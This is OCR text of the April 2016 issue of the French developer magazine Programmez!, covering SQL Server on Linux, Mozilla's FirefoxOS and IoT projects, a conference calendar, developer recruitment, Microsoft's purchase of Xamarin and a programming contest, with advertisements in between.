programmez!
#195 - Avril 2016
le magazine du développeur

PHP 7 de A à Z
p.30

Angular 2
Tout savoir sur le nouveau Angular ! p.22

Utiliser le framework **IONIC**

C# 6
Créer un code propre

Python
et les sockets

Des API révolutionnaires !
Project Oxford (Microsoft), Vision API (Google), API Bluetooth
p.44

Découvrez la
Raspberry Pi 3

M 04319 - 195S - F: 5,95 € - RD

Printed in EU - Imprimé en UE - BELGIQUE 6,45 € SUISSE 12 FS - LUXEMBOURG 6,45 € - DOM Surf 6,90 € Canada 8,95 $ CAN - TOM 940 XPF - MAROC 50 DH

Openska

Formations

Web & Open Source

www.openska.com

Inspire, expire !

Tout fout le camp ! De nouveaux bugs et failles un peu partout (ah ben non, ça c'est normal), Xamarin qui se fait racheter, les smartphones sous Windows qui continuent à vivre bien cachés, Mozilla qui voudrait bien faire un peu oublier la marque Firefox et torpille en même temps son système mobile, des montres connectées dont on cherche toujours la réelle utilité, etc.

On était habitué à ce que Microsoft nous annonce des apps mobiles et des fonctionnalités mobiles sur d'autres systèmes que le sien, à nous sortir des outils open source... Mais là, j'avoue que je ne m'y attendais pas réellement : SQL Server arrive sur Linux... enfin... la version finale n'est pas attendue avant 18 mois...

C'est une sacrée nouvelle car SQL Server était soit sur Windows Server, soit en mode Cloud. Mais de là, à le proposer nativement sur Linux, c'est comme si le mur de Wasteros s'écroulait pour de vrai.

Infoworld avait assez bien résumé le choc :

1 C'est énorme : après « Linux c'est le cancer » de Ballmer, maintenant, c'est « Linux on t'aime ».
2 Jusqu'à présent Microsoft ne portait pas des solutions de production serveur en open source, ou avec une très grande prudence. Là c'est un changement radical.
3 Une claque à Oracle qui est sur Linux depuis longtemps. Oui mais aussi aux autres bases de données.
4 Même si les utilisateurs de MySQL ou MariaDB ne migreront pas vers SQL Server, sauf surprise.
6 Ok c'est bien, mais on attend les détails sur les éditions et les fonctions qui seront disponibles sur Linux...
7 Le Cloud et les bases de données en mode Cloud resteront stratégiques.
8 D'autres outils serveurs vont-ils suivre ?

Allez, encore un effort, et Microsoft va remplacer Windows par Linux et Windows Mobile par Android...

Et, enfin, durant quelques jours, les medias annonçaient la fin de l'Homme, la machine supérieure à l'homme, etc. Les victoires de Google Deep Mind AlphaGo sur un des meilleurs joueurs de Go ont beaucoup fait parler d'elles mais l'Homme s'est repris à la 4e partie. Ouf !

François Tonic /
dresseur de codes
ftonic@programmez.com

À lire dans le prochain numéro n°196 en kiosque le 30 avril 2016

Un numéro spécial préparé, bichonné, codé, compilé et packagé par les développeuses et la communauté de Duchess France.

ANGULAR

Nous vous parlerons des coulisses d'Angular, comment fonctionne le framework et comment la "magie" s'opère. Nous décortiquerons Angular pour vous !

GO

Vous êtes interéssé par le langage de Google mais ne savez pas par où commencer ? Après la lecture de cet article vous n'aurez plus d'excuses et serez initié au langage GO :-).

SPARK

Vous aurez la vision de 2 expertes en Big Data qui vous présenteront leur stack analytics. Au menu : du Spark, du Java, du Scala, du parquet, du Redshift et d'autres petites technos bien sympathiques.

Hololens,

kit développeur, 3000 $

Apple fixe le bug **iOS**
du 1er janvier 1970

Apple (bis) corrige le « bug » de
l'**erreur 53**
bloquant le terminal en cas de changement de certaines pièces non agréées...

Ubuntu Mobile :

mort ou pas mort ? Pas mort et Canonical retente sa chance !

Apple

s'était moqué des PC dans « Get a mac »,

Microsoft


fait pareil avec « Les PC Windows 10 en font plus »...

Une bulle financière

dans la Silicon Valley ? Pas possible ! Entre promesses impossibles à tenir et objectifs trop ambitieux, les startups de la Valley ont un méchant retour de bâton. Mais cette réaction est cyclique. Et des technologies et apps seront rapidement rachetées. Tout se recycle !

Que devient Mozilla ?

Confusion chez Mozilla et des projets Firefox ? Depuis plusieurs mois, on sent une certaine fébrilité dans la fondation : le navigateur en perte de vitesse, FirefoxOS en plein errements, et une volonté d'aller vers les objets connectés... FirefoxOS est un bon exemple des hésitations et d'un problème profond par rapport au marché et aux développeurs. La page officielle a beau mettre en avant du matériel sous FirefoxOS, il y a un malaise. En décembre 2015, le message avait été clair : la mort du système sur smartphone, réorientation vers les objets connectés. En février 2016, la fondation a confirmé. Mais la communauté n'avait pas dit son dernier mot car une partie voulait tout de même continuer et soutenir le système sur terminaux mobiles. Début mars, Mozilla a donc officiellement migré vers un FirefoxOS pour mobile en mode communautaire ! La fondation s'engage à faire une transition dans ce sens et mettre en open source l'ensemble du projet. Une période de transition de 4 à 5 mois est prévue car le travail est important. A la fin de cette phase, la communauté sera pleinement en charge du projet. Mais le travail est rendu complexe car comment le projet open source va évoluer à



côté de FirefoxOS de Mozilla ? Comment sera faite la gouvernance ? Quid des infrastructures de compilation et de tests ? D'autre part, le projet open source ne pourra pas porter le nom de Firefox OS. La communauté devra trouver un nouveau nom, actuellement il s'agit de B2G.

Et début mars, Mozilla a clairement montré son développement futur dans les objets connectés, avec 4 projets :

- Projet Link : votre agent personnel qui sait comment vous souhaitez interagir avec vos objets connectés chez vous, et automatise leur usage. Tout cela se fait de façon sécurisée et sous votre contrôle.
- Projet Sensor Web : le chemin le plus facile entre les capteurs et les données, pour que les contributeurs puissent construire ensemble une vision compréhensive de leurs environnements. Nous lançons un projet pilote pour construire un réseau de capteurs pm2.5 sur la base du crowdsourcing.
- Projet Smart Home : à mi-chemin entre les solutions clé-en-main (telles qu'Apple Homekit) et celles à construire soi-même (telles que Raspberry Pi). Combinant du matériel modulaire et abordable avec des règles faciles d'utilisation, Smart Home fournit aux individus la capacité de résoudre les problèmes du quotidien de façon nouvelle et créative.
- Projet Vaani : un kit dédié à l'Internet des Objets à l'intention des développeurs, constructeurs et autres utilisateurs souhaitant ajouter une interface voix à leurs appareils de façon flexible et personnalisable. Nous allons prochainement tester les interactions avec la maison pour ensuite accéder à ces services via un Web ouvert.

Mozilla ne se cache pas l'échec de Firefox OS sur mobile. Un autre échec serait catastrophique.

Des pubs apparaissent sur l'écran de verrouillage de Windows 10.

L'INDEX TIOBE DU MOIS

03/2016	03/2015	Tendance	Langage	%	Evolution
1	2	↑	Java	20.528%	+4.95%
2	1	↓	C	14.600%	-2.04%
3	4	↑	C++	6.721%	+0.09%
4	5	↑	C#	4.271%	-0.65%
5	8	↑	Python	4.257%	+1.64%
6	6		PHP	2.768%	-1.23%
7	9	↑	VB.NET	2.561%	+0.24%
8	7	↓	JavaScript	2.333%	-1.30%
9	12	↑	Perl	2.251%	+0.92%
10	18	⇈	Ruby	2.238%	+1.21%

Qui aurait droit au redressement fiscal le plus important ?
La question a x milliards

Les casques de réalité augmentée / réalité virtuelle

se multiplient en pré-commande mais pour quels usages ?

WEBDEV®

NOUVELLE VERSION 21

CRÉEZ FACILEMENT DES SITES «RESPONSIVE WEB DESIGN»

ACCÉDANT À VOS BASES DE DONNÉES

Fournisseur Officiel de la Préparation Olympique

Rendez vos sites «Mobile Friendly».

WEBDEV 21 vous permet de rendre facilement vos sites «Mobile Friendly».
Les sites que vous créez sont ainsi mieux référencés par Google.
Responsive Web Design et Dynamic Serving sont à votre service dans WEBDEV 21.

WEBDEV** est compatible avec **WINDEV

DÉVELOPPEZ 10 FOIS PLUS VITE

www.pcsoft.fr

Des centaines de témoignages sur le site

Dossier complet gratuit sur simple demande

avril

DevTest avec Azure : 7 avril

Vos équipes DevOps font face à un challenge majeur : réduire les goulots d'étranglement dans le pipeline de distribution des applications, pour le rendre plus efficace. L'un de ces goulots d'étranglements fréquemment rencontré concerne la disponibilité et la configuration des environnements de développement. Il n'est pas rare de voir les utilisateurs, notamment les développeurs et les testeurs, demander un environnement par le biais d'un système de gestion de tickets traditionnels, la prise en charge de ces demandes pouvant prendre des jours, voire des mois. Conférence de 9h à 16h45. Organisé par Cellenza.
Inscription : https://goo.gl/u5EeRl

Journée française des tests logiciels 2016

Cette 8e édition de la journée des tests logiciels est un rendez-vous incontournable du domaine. Le test est un élément incontournable de tout projet d'entreprise et de développement. Durant la journée, 16 conférences autour du test, et plusieurs retours d'expérience, seront proposés ainsi que trois plénières.
Cette année encore, la conférence se déroulera au Beffroi de Montrouge, près de Paris. Des dizaines de stands sont attendus dont Microsoft, Micro Focus, Dynatrace.

Global Azure Bootcamp 16 avril

Journée dédiée aux services Azure avec de nombreuses sessions techniques et moins techniques. Cette journée sera organisée à Lyon et à Paris. A Paris, elle se déroulera dans les locaux de Cellenza. Site : https://www.eventbrite.fr/e/billets-global-azure-bootcamp-paris-2016-19423673731

Devoxx 2016 : du 20 au 22 avril 2016

Réservez les dates pour venir au plus grand évènement Java en France. Cette année encore, la conférence promet beaucoup, avec de nombreux thèmes abordés : architecture, sécurité, Cloud, core Java, les langages de la JVM, méthodologie, mobilité, html 5...
Site : http://www.devoxx.fr/

Evolve16

La conférence développeur de Xamarin se déroulera en Floride du 24 au 28 avril. De nombreux thèmes seront abordés : design, compilation, intégration, sécurité, tests, monitoring... https://evolve.xamarin.com

dotScale : 25 avril à Paris

Attention, une des meilleures conférences technologies parisiennes revient à Paris pour une journée de très haut niveau. La conférence parlera montée en charge, DevOps et systèmes distribués. Les meilleurs développeurs et hackers seront présents. http://www.dotscale.io
Attention : le 22 avril, n'oubliez pas dotScecurity, conférence sur la sécurité et le développement et comment le développeur doit coder sécuriser ! http://www.dotsecurity.io
Ces conférences sont uniquement en Anglais.

mai

DevOps Day 2 : 11 mai

Ne manquez pas le DevOps Day, le mercredi 11 mai au Centre de Conférences du Campus Microsoft. Au cours de cette matinée consacrée à la démarche DevOps, découvrez comment accélérer en confiance entre les métiers, les études et les opérations ! Vous assisterez notamment à différents témoignages clients dont celui de Christophe Goset du Crédit Agricole CIB, et pourrez repartir avec un exemplaire du livre « Découvrir DevOps » préfacé par Patrick Debois (fondateur du mouvement DevOps) et rencontrer les auteurs.
Où : dans les locaux de Microsoft France, au 41 quai du Président Roosevelt, 92130 Issy les Moulineaux.
Inscription : https://goo.gl/97LmLa

Ncrafts 2016 / Paris : 12 & 13 mai

NCrafts est une conférence unique, internationale, généraliste et indépendante qui se déroule en France depuis 2014. Il s'agit d'un évènement pour les développeurs par des développeurs. De nature éclectique nCrafts traite autant des meilleures pratiques, des dernières technologies, de design ou encore d'architecture, le tout ficelé avec une bonne dose de bon sens, de pragmatisme software craftsmanship et beaucoup de code. Venez retrouver cette année des speakers internationaux de haut vol comme Simon Brown sur l'architecture, Liz Kheog sur BDD, Michael Feathers sur le code et le refactoring, Greg Young le papa de CQRS, Mathias Verraes sur DDD et beaucoup beaucoup d'autres sur la programmation fonctionnelle, de design, la mobilité, le Web, le devops et bigdata,.., plus d'infos sur http://ncrafts.io.

PHP Tour 2016 à Clermont-Ferrand : 23 & 24 mai

Deux jours pour réunir toute la communauté PHP en plein coeur de la France, deux jours pour échanger, se perfectionner, découvrir de nouvelles fonctionnalités ou approfondir ses connaissances PHP.
Site : http://event.afup.org

juin

ReSeT #28 à Coutances

Comme chaque année, la scène Amstrad CPC (& friends) se réunira à Coutances, du 24 au 26 Juin 2016. C'est l'un des plus gros évènements de la démoscène française. Compétition, l'actualité récente sur CPC, Atari, ZX et surtout de la bonne humeur ! Site : http://reset.cpcscene.net/index.php?lang=fr

MAKERFAIRE PARIS 2016 : les 30 avril & 1er mai

Cette année encore, MakerFaire se tiendra durant la Foire de Paris, à la porte de Versailles. Tout Maker peut proposer son projet et être présent durant l'évènement. En 2015, ce sont plus de 35 000 visiteurs qui ont parcouru les allées.
Site : http://www.makerfaireparis.com
Cette année, deux mini Maker Faire seront organisées en France :

- Saint-Malo : 9 & 10 avril
- Rouen : 3 & 4 juin


BALI • CAMBODGE • MALDIVES • MAURICE • RÉUNION • SEYCHELLES • THAÏLANDE • VIETNAM
OOVATU
LE MEILLEUR DU VOYAGE
Laissez-vous guider
par le Spécialiste des
Voyages Sur-mesure
en Asie et dans l'Océan Indien
Nos conseillers voyages sont à votre disposition au 01 83 777 007
Venez nous rencontrer du lundi au samedi au 99 bd Malesherbes Paris 8e
CONSEILS, DEVIS &
RÉSERVATIONS EN LIGNE
www.oovatu.com
LICENCE D'ÉTAT LI7500038
MEMBRE DU SNAV
IATA
AGRÉMENT IATA 20-2 4177 1
Groupama
GARANTIE FINANCIÈRE
HISCOX
ASSURANCE RCP N°RCP0081066
CONCEPTION : SIMPLEWAY / PHOTO : © ISTOCK.COM - BARTOSZ HADYNIAK

Toi aussi adopte un développeur !

- *Ce récit est librement inspiré de la conférence recrutement du 25 février donnée par Stack Overflow à Paris.*
- *Aucun développeur n'a été maltraité durant la rédaction de cet article ! (1)*
- *Cet article contient des termes, des expressions pouvant heurter la sensibilité.*
- *Faut-il prendre ce texte au 1er degré ?*

François Tonic

Posons le débat.

Le développeur sera-t-il un DVNI(2) pour les entreprises et les recruteurs ? Développeuses et développeurs sont des humains comme les autres (études à l'appui). Ils parlent souvent une langue inconnue, de plus il existe de très nombreux dialectes et ils se répartissent en communautés, pas toujours très amies. Des chefs de troupeaux existent et sont souvent vénérés.

Le développeur est souvent assimilé aux geeks ou aux nerds. Son régime alimentaire a longtemps suscité des polémiques, même si le régime coca, pizza ou quiche n'est pas pratiqué partout. Complétons le tableau : beaucoup de développeurs ont besoin de leur dose de caféine dès le lever du soleil.

Les homo sapiens « normaux » ont parfois du mal à échanger avec le développeur qui aime être dans son monde et sa communauté. Cela peut donner des dialogues déroutants et totalement abscons :

- C'est quoi votre adresse ?
- 190.165.1.00
- Euh, votre adresse physique ?
- ah, c'est : 00:0C :29 :66 :05 :97
- ????

En voyage, son guide du routard sera H2G2(3) et il cherchera une connexion WiFi. Et sa réponse ultime, à la question ultime sera 42 ou 01, si le développeur est de la tribu assembleur ou binaire.

Si vous demandez à un développeur de changer une ampoule, de monter un meuble, ne soyez pas étonné de sa réaction : « c'est un problème matériel ou système. Contactez le sysadmin ». Surtout, dans cette situation, ne pas provoquer la bête. C'est comme si vous disiez, « ah tu aimes cette série ? Ouhais bof » ou « Family Guy, c'est une copie des Simpson. ».

Par contre, si vous voyez un développeur rebrancher un switch réseau ou même lire un plan de montage IKEA(4), il peut s'agir d'un sysadmin déguisé en développeur ou peut être que notre développeur est malade ou en « burn-out code ». Il faut réagir dès les premières heures et aux premiers symptômes.

Enfin, la tenue vestimentaire peut aussi étonner. Il peut porter le même t-shirt une semaine ou être un peu fainéant pour les douches(5). En public, il pourra porter des t-shirt avec des slogans pouvant choquer :

- Non, je ne réparerai pas votre PC.
- Vous lisez ce t-shirt, ce sera ma seule interaction sociale de la journée.
- Rejoins le côté obscur, nous avons des cookies.

Là encore, ce comportement est normal et c'est une interaction sociale entre développeurs, dépassant même sa communauté d'origine.

Et parfois, il peut même migrer de communauté, peut être l'effet cookie.

Posons les bases

Redevenons sérieux quelques instants.

La conférence orientée recrutement et RH (ressources humaines) du 25 février menée par Stack Overflow dans les locaux de Prestashop nous a éclairés sur plusieurs points que le développeur et le recruteur / responsable RH doivent considérer. Il faut faire une différence entre les entreprises qui connaissent bien les développeurs, comme les SSII pure players (concentrées sur une plateforme, une technologie), les startups et celles qui ne voient le développeur que comme une ressource qu'il faut avoir, sans véritablement considérer le travail réalisé.

Et malgré des progrès réalisés depuis quelques années, l'image du développeur n'est pas toujours bonne. En France, il reste difficile de faire carrière dans le développement.

C'est un constat que nous faisons. Côté salaires, ils sont parfois très bas et il est très rare que de trouver des niveaux salariaux dépassant les 90 – 100 000 €, même pour des profils ++. De plus, il sera peu concevable qu'un développeur puisse avoir un meilleur salaire que son manager ou son patron...

Le diplôme reste important dans beaucoup de recrutements : bac+5. Les autodidactes ou les bons profils mais avec un diplôme moins élevé risquent de passer en dernier. Nous sommes en retard sur la considération de profils atypiques même si cela n'est pas vrai pour des sociétés de

(1) *On ne dira pas la même chose des lignes de code !*
(2) *Développeur Volant Non Identifié*
(3) *Conseil : ne dites jamais devant un développeur « c'est quoi H2G2 ? » ou « comment ça s'écrit ? »*
(4) *Si, si, on peut lire un plan de montage.*
(5) *J'avoue, là, c'est peut être un peu moi*

ikoula
HÉBERGEUR CLOUD

TROPHÉES DUCLOUD by EuroCloud
MEILLEUR SERVICE CLOUD D'INFRASTRUCTURE 2015

LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

EXPRESS HOSTING

Cloud Public
Serveur Virtuel
Serveur Dédié
Nom de domaine
Hébergement Web

sales@ikoula.com
01 84 01 02 66
express.ikoula.com

ENTERPRISE SERVICES

Cloud Privé
Infogérance
PRA/PCA
Haute disponibilité
Datacenter

sales-ies@ikoula.com
01 78 76 35 58
ies.ikoula.com

EX10

Cloud Hybride
Exchange
Lync
Sharepoint
Plateforme Collaborative

sales@ex10.biz
01 84 01 02 53
www.ex10.biz

technologies ou sensibles aux enjeux technologiques.

L'entreprise doit-elle se vendre, le développeur doit-il se vendre ? Un des éléments intéressants, et qui a étonné plus d'un responsable RH de la salle, il faut se vendre au développeur, si le profil correspond à la recherche, car un bon profil aura sans doute plusieurs possibilités.

Trouver les bons profils, les bons développeurs peut être un réel handicap. Ainsi, un des intervenants est revenu sur une anecdote : Blablacar disait que le problème de croissance est le recrutement de nouveaux développeurs... Oui, quand vous ne trouvez les développeurs nécessaires, cela peut nuire à la société toute entière.

Les enjeux sont importants pour tout le monde

Qu'est-ce qui peut intéresser un développeur dans une annonce, dans un recrutement d'une entreprise X, Y, Z ? Citons en vrac : le salaire, l'environnement de travail, la localisation des locaux, l'ambiance, l'équipe, les projets, l'équilibre entre travail et vie personnelle. Classique. Sur le salaire, c'est évidemment un élément important mais pas l'unique. Une entreprise qui propose des défis excitants et nouveaux, une bonne ambiance (travail, activités, temps libres...) pourra attirer même si le salaire est moins élevé qu'ailleurs.

Le cadre de travail est important. Prestashop a par exemple déménagé au cœur de Paris et proche de lignes de métro pour faciliter l'accès et réduire le temps de trajet des collaborateurs. Mais l'ambiance est aussi importante que le reste : salles de détentes, temps libre pour travailler à autre chose, mieux faire participer le développeur à l'entreprise, demander son avis... La possibilité de donner du temps libre pour des projets communautaires ou personnels est à considérer. Il faut lui donner la possibilité d'aller à des conférences, d'en faire, de faciliter la formation, favoriser la veille technologique, etc.

Même si tous les développeurs n'auront pas cette envie, il faut en donner la possibilité, quand c'est possible. Les développeurs sensibles à cela pourront vous choisir !

Il faut donner envie aux développeurs de venir

« Entreprise leader sur son marché cherche développeur mobile ! » Si cet intitulé d'offre d'emploi vous rebute, c'est normal.

Le RH, le recruteur doit être plus précis dans l'intitulé. Il faut donner envie de continuer à lire : préférer « développeur iOS », « développeur JavaScript / PHP », « développeur Java acharné ». Cela permet de dire immédiatement le type de profil que l'on cherche. L'annonce doit éviter les listes de conditions et les compétences à l'infini que l'on voit partout : ponctuel, respecter les délais, les horaires, etc. Eviter les clichés, les termes trop marketing du genre « est-ce que vous avez le talent qu'il nous faut ». Vous pouvez mettre en avant l'ambiance, les + de l'entreprise (ex. : du temps pour des projets open source).

« Comment se faire recruter par les développeurs ? »

Qui recrute qui ?

Durant les interventions, une question s'est posée : est-ce l'entreprise qui vous recrute ou vous qui recrutez une entreprise ? Bref, qui recrute qui ? Bien entendu, nous n'allons pas dire que le développeur a le libre choix tout le temps, qu'il a x offres et que les entreprises se battent pour vous recruter. Cela concerne un % restreint de développeur et des profils précis et experts ou prometteurs. Un développeur avec peu d'expérience (ou avec beaucoup) n'aura pas forcément le choix. La situation économique actuelle et le marché de l'emploi n'aident pas.

Un développeur au chômage trouvera rapidement du travail dixit Link Humans. Attention tout de même, le chômage IT existe et il ne faut surtout pas l'oublier. Mais il est vrai aussi qu'un bon développeur, un bon profil, une bonne expertise facilitera le choix et permettra le changement de job.

On parle beaucoup de pénurie. Là encore, nous devons pondérer cela. Oui, il y a une pénurie de développeurs mais pas pour tous les profils, ni toutes les compétences. Il est plus facile de trouver un développeur PHP, et même Java qu'un profil iOS ou même .Net. Tout est question d'expertise et de maîtrise technologique. C'est pour cela que le développeur doit absolument se former, regarder ce qu'il se passe ailleurs.

Cependant les discours disant que les développeurs dirigent le monde et que les entreprises se battent pour les recruter, me laissent toujours sceptiques.

Mais à vous aussi d'exiger, de proposer, de mettre en avant vos compétences, vos passions, vos envies. Si une offre vous intéresse même si elle est un peu en dehors de vos technos et langages, pourquoi ne pas tenter votre chance et montrer votre ambition ? N'hésitez jamais à parler salaire, à savoir ce qu'offre réellement l'entreprise qui cherche des développeurs, les conditions de travail, etc. N'hésitez pas à rencontrer les équipes en place, discutez avec elles. Certaines entreprises le font d'elles-mêmes car c'est dans leur processus de recrutement.

Ce qui peut aussi vous décourager, ce sont les processus de recrutement s'étalant sur plusieurs semaines. Mais une entreprise qui veut vous embaucher, saura s'adapter pour aller plus vite. Si vous postulez pour plusieurs offres, vous pouvez espérer faire monter la pression.

Par contre un développeur qui postule à un poste sans savoir ce que fait l'entreprise, c'est une faute. Renseignez-vous. Si le secteur d'activité ne vous plait pas du tout, ne perdez pas votre temps. En connaissant l'activité, vous saurez dans quoi vous mettez les mains.

Bref, rien n'est jamais simple dans le recrutement. Pourtant le développeur, quand il a le choix et la possibilité de le faire, il pourra trier les offres. Aux entreprises de recruter autrement et de donner enfin une vraie place aux développeurs même si dans beaucoup d'entreprises c'est encore loin d'être le cas.

Abonnez-vous à programmez!

le magazine du développeur

Nos classiques...

1 an ..... **49 €**
11 numéros

2 ans ..... **79 €**
22 numéros

PDF ..... **30 €(*)**
1 an - 11 numéros
(*) Souscription sur le site internet

Etudiant ..... **39 €**
1 an - 11 numéros

Vous souhaitez abonner vos équipes ? Demandez nos tarifs dédiés* : redaction@programmez.com (* à partir de 5 personnes)

OFFRE SPÉCIALE

1 an ..... **60 €** +
11 numéros

2 ans ..... **90 €** +
22 numéros

** Cette offre inclut l'abonnement à Programmez !, le pack Maker et les frais logistiques et postaux. Pack Maker non vendu séparément de l'abonnement. Livré sans documentation. Offre valable uniquement pour la France métropolitaine. (Photo non contractuelle) Quantité limitée.*

Contenu du pack Mission: MAKER

- *1 carte Arduino NANO CH340 (avec son câble USB)***
- *1 planche à pain*
- *1 écran LCD (sans headers)*
- *1 lot de headers*
- *1 lot de fils*
- *1 capteur de température*
- *1 lot de résistances*

*** l'Arduino CH340 nécessite des pilotes spécifiques à installer.*

Toutes nos offres sur www.programmez.com

Tarifs France métropolitaine

Oui, je m'abonne

ABONNEMENT à retourner avec votre règlement à :
Service Abonnements PROGRAMMEZ, 4 Rue de Mouchy, 60438 Noailles Cedex.

- ☐ ***Abonnement 1 an au magazine :*** 49 €
- ☐ ***Abonnement 1 an au magazine + Mission MAKER :*** 60 €
- ☐ ***Abonnement 2 ans au magazine :*** 79 €
- ☐ ***Abonnement 2 ans au magazine + Mission MAKER :*** 90 €
- ☐ ***Abonnement étudiant 1 an au magazine :*** 39 € Photocopie de la carte d'étudiant à joindre

☐ M. ☐ Mme ☐ Mlle Entreprise : Fonction :

Prénom : Nom :

Adresse :

Code postal : Ville :

email indispensable pour l'envoi d'informations relatives à votre abonnement

E-mail : @

☐ Je joins mon règlement par chèque à l'ordre de Programmez !


☐ Je souhaite régler à réception de facture

** Tarifs France métropolitaine*

PROG 195
Offre limitée, valable jusqu'au 30 avril 2016

Microsoft + Xamarin : on refait tout !

L'annonce du rachat de Xamarin par Microsoft est tout sauf une surprise pour celles et ceux qui suivent l'éditeur et les relations aigres-douces entre les deux entités. Souvenez-vous que Xamarin prend racine sur le projet Mono. Et derrière, nous trouvons Miguel de Icaza, pas toujours tendre avec Microsoft, et inversement.



La rédaction

Lors de la conférence BUILD 2015, nous avions cru à un rachat imminent de Xamarin, tellement l'éditeur était actif et sur scène. Mais non, rien. La rumeur revenait de temps en temps. Et c'est finalement en février dernier que l'annonce officielle fut faite.

Problème n° 1 : avoir les développeurs sur la plateforme

Microsoft, malgré le rachat de Nokia et les campagnes autour de Windows Phone, n'a pour le moment jamais pu décoller sur le marché mobile, même si certains pays proposent un marché plus important ; globalement, dans les marchés clés (USA, Chine, Japon, Brésil, etc.), Windows Phone se résume à pas grand-chose.

Et Android /iOS est toujours largement devant.

Avec Windows 10, Microsoft avait annoncé durant la BUILD de nouvelles solutions pour faciliter la conception d'apps mobiles depuis un code .Net, HTML/JavaScript et C++ sans oublier deux projets qui ont beaucoup fait parler d'eux (et pas toujours en bien) : Astoria (pont Android) et Islandwood (pont iOS).

Mais mois après mois, les projets étaient plus ou moins disponibles en versions de développement, et avec des évolutions très lentes.

D'un autre côté, Microsoft continuait à travailler sur le support de Cordova et maintenait Xamarin dans la partie.

Autour de la plateforme Windows, Microsoft annonçait également l'Universal Windows Platform (UWP) pour générer des apps partout avec un seul projet global.

Bref, Microsoft proposait de tout et pour tous pour attirer les apps Android et iOS sur Windows et donc les développeurs qui pouvaient manquer.

Car, encore aujourd'hui, toutes les apps mobiles ne sont pas systématiquement disponibles sur Windows Phone/Mobile et, même Microsoft sort des fonctions et des apps sur Android et iOS avant de les proposer sur sa propre plateforme.

Tout ceci peut agacer de nombreux développeurs ayant investi sur la plateforme et voyant le marché particulièrement difficile avec une rentabilité faible.

Une recomposition du paysage en cours

Xamarin n'est pas l'unique solution sur le marché. Cordova, une solution open source, connaît un succès certain même si aujourd'hui, l'environnement est relativement discret ; après nos différentes enquêtes auprès des développeurs, nous avons constaté un usage plus important de Cordova que de Xamarin, peut-être à cause des tarifs de l'éditeur et de l'usage du C#. Autre solution : Appcelerator. Mais en 2015, cette solution se faisait de plus en plus discrète.

Et l'annonce est tombée mi-janvier : le rachat d'appcelerator par la société Axway !

L'éditeur avait du mal à tenir la comparaison avec Xamarin.

Mais avec un marché de plus en plus large, les nouveaux modèles, la constante évolution des systèmes mobiles, la croissance d'API à supporter, les nouveautés à sortir, la plateforme à faire évoluer et une communauté de plus en plus nombreuse, Xamarin avait aussi un problème de quotidien à gérer et une roadmap à respecter, avec des ressources finalement limitées.

Pour Microsoft, malgré les annonces de la BUILD 2015 et le peu de visibilité sur les ponts (iOS et Android), il était urgent d'agir. Depuis l'automne 2015, la rumeur de la mort du projet Astoria était de plus en plus insistante. Et il était urgent pour l'éditeur de clarifier les technologies de développement mobile et de donner une vraie visibilité.

Le rachat de Xamarin permet à Microsoft de :

- Clarifier les solutions de développement mobile même s'il faudra attendre quelques mois pour tout clarifier (et que le rachat soit accepté et effectif) ;
- De donner de nouveaux soutiens aux développeurs ;
- De s'appuyer sur le dynamisme de Xamarin.

Et aussi au passage, Microsoft annonça la mort du projet Astoria. Le projet Islandwood continue son développement même s'il n'est pas certain que sa pérennité soit assurée. Pour Microsoft, ce rachat doit permettre de consolider le développement mobile, mais de nombreuses questions restent encore sans réponse sur les différents outils Xamarin, la politique tarifaire (souvent critiquée pour les prix élevés), le support, et comment Xamarin sera avalé : entité distincte, fusion avec Visual Studio, disparition de Xamarin pour rejoindre purement et simplement UWP ?

Courant avril, deux conférences devraient nous aider à y voir plus clair : la conférence développeur Xamarin (Evolve) et BUILD (conférence développeur Microsoft).

Programmez ! fera le bilan de ces conférences sur le site Web et dans le magazine.

PHARAON + programmez! le magazine du développeur

Défi de programmation 2016 : ouvert !

Comment concilier archéologie, histoire, voyage et programmation ? Les magazines Pharaon et Programmez ! lancent un défi de programmation pour les développeurs, les étudiants en informatique et tous les passionnés !

L'objectif est simple :

Créer une app mobile capable de prendre une photo des cartouches royaux des pharaons pour lire automatiquement les noms écrits en hiéroglyphes et afficher le nom du pharaon.

L'app doit fonctionner sur smartphone ou tablette et être disponible, au moins, sur une des 3 plateformes du marché : **Android, iOS, Windows Mobile.**

Agenda

Le défi est ouvert depuis le 15 mars pour une durée de 3 mois.
Le 15 juin, les développeurs devront envoyer leurs apps pour que la rédaction les teste et choisisse les gagnants qui seront annoncés dans le numéro d'été et/ou sur le site Web du magazine fin juin.
Trois apps gagnantes seront retenues.

Les gagnants recevront :

